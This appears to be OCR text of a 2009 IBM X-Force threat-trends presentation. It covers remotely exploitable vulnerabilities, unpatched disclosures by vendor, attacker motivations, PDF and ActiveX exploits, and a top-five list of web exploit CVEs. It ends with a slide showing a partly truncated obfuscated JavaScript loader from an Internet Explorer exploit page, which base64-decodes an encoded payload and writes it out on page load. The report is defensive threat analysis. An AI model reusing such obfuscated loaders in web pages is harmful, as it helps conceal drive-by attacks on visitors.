


In 2009, web application vendors are not on the top ten list because we now only count vulnerabilities in the base platform. We are not including plug ins associated with Web application platform vulnerabilities because they are often not produced by the vendor themselves.

Source: IBM X-Force®

Remotely Exploitable Vulnerabilities On The Rise


- In the past four years, remotely exploitable vulnerabilities have grown from **85%** to **92%** of all vulnerability disclosures.
  - These vulnerabilities are significant because they can be executed without physical access to a vulnerable system.



Source: IBM X-Force®

Patches Still Unavailable for Over Half of Vulnerabilities

- Over half (**52%**) of all vulnerabilities disclosed in 2009 had no vendor-supplied patches to remedy the vulnerability.
  - **45%** of vulnerabilities from 2006, **43%** from 2007 and **50%** from 2008 still have no patches available at the end of 2009.




Source: IBM X-Force®

Vendor	Percent of 2009 Disclosures with No Patch	Percent of Critical & High 2009 Disclosures with No Patch
All Vendors–2009 Average	52%	60%
Linux	50%	53%
Oracle	40%	38%
Novell	27%	31%
IBM	25%	27%
Google	47%	25%
Apple	14%	22%
Microsoft	29%	15%
Sun	7%	8%
Symantec	18%	7%
HP	16%	5%
Adobe	4%	4%
Cisco	11%	1%
Opera	47%	0%
GNU	33%	0%
Mozilla	15%	0%
Rim	14%	0%

Table 4: Best and Worst Patchers, 2009

2009 Attacker Motivation is to Gain Access and Manipulate Data


- "Gain access" remains the primary consequence of vulnerability exploitation.
  - Approaching the **50%** mark that was previously seen throughout 2006 and 2007.
- "Data Manipulation" took a plunge but still higher in comparison to 2006 and 2007.
- "Bypass Security" and "Denial of Service" is increasing.



Source: IBM X-Force®


Client-Side Vulnerabilities: Document and Multimedia Vulnerabilities are on the Rise


- Largest number of client-side vulnerabilities in 2009 affects Web browsers and their plug-ins.
- Document Reader and Multimedia vulnerabilities surpass OS vulnerabilities in 2009.




Vulnerabilities in Document Readers Skyrocket

- Portable Document Format (PDF) vulnerabilities dominate in 2009.
- Microsoft Office document disclosures are on the decline while Adobe disclosures continue to rise.







Malicious PDF Example



Attackers Turn to Adobe Products to Launch Exploits



Source: IBM X-Force®




Top Five Web-Based Exploits


Rank	2009
1.	Microsoft Office Web Components Spreadsheet ActiveX (CVE-2009-1136)
2.	Adobe Acrobat and Reader Collab.CollectE-mailInfo (CVE-2007-5659)
3.	Adobe Acrobat and Reader util.printf() (CVE-2008-2992)
4.	Adobe Acrobat and Reader GetIcon() (CVE-2009-0927)
5.	Adobe Flash Player SWF Scene Count (CVE-2007-0071)

Table 11: Top Five Web-Based Exploits, 2009
Source: IBM X-Force Whiro Crawler


- Four of the top five web based exploits are related to Adobe products.
- Core browser vulnerabiities have taken a back seat to malicious PDF and ActiveX vulnerabilities.

Exploit Availability





……and they are obfuscated



TextPad - [F:\webfuscate\IEexploit_original0day_before.html *]

```
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;


arg=arg.replace(/[^A-Za-z0-9\+\/\=]/g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_[illegible]);
if (a8!=64) a1=a1+String.fromCharCode(a4);

}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
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```
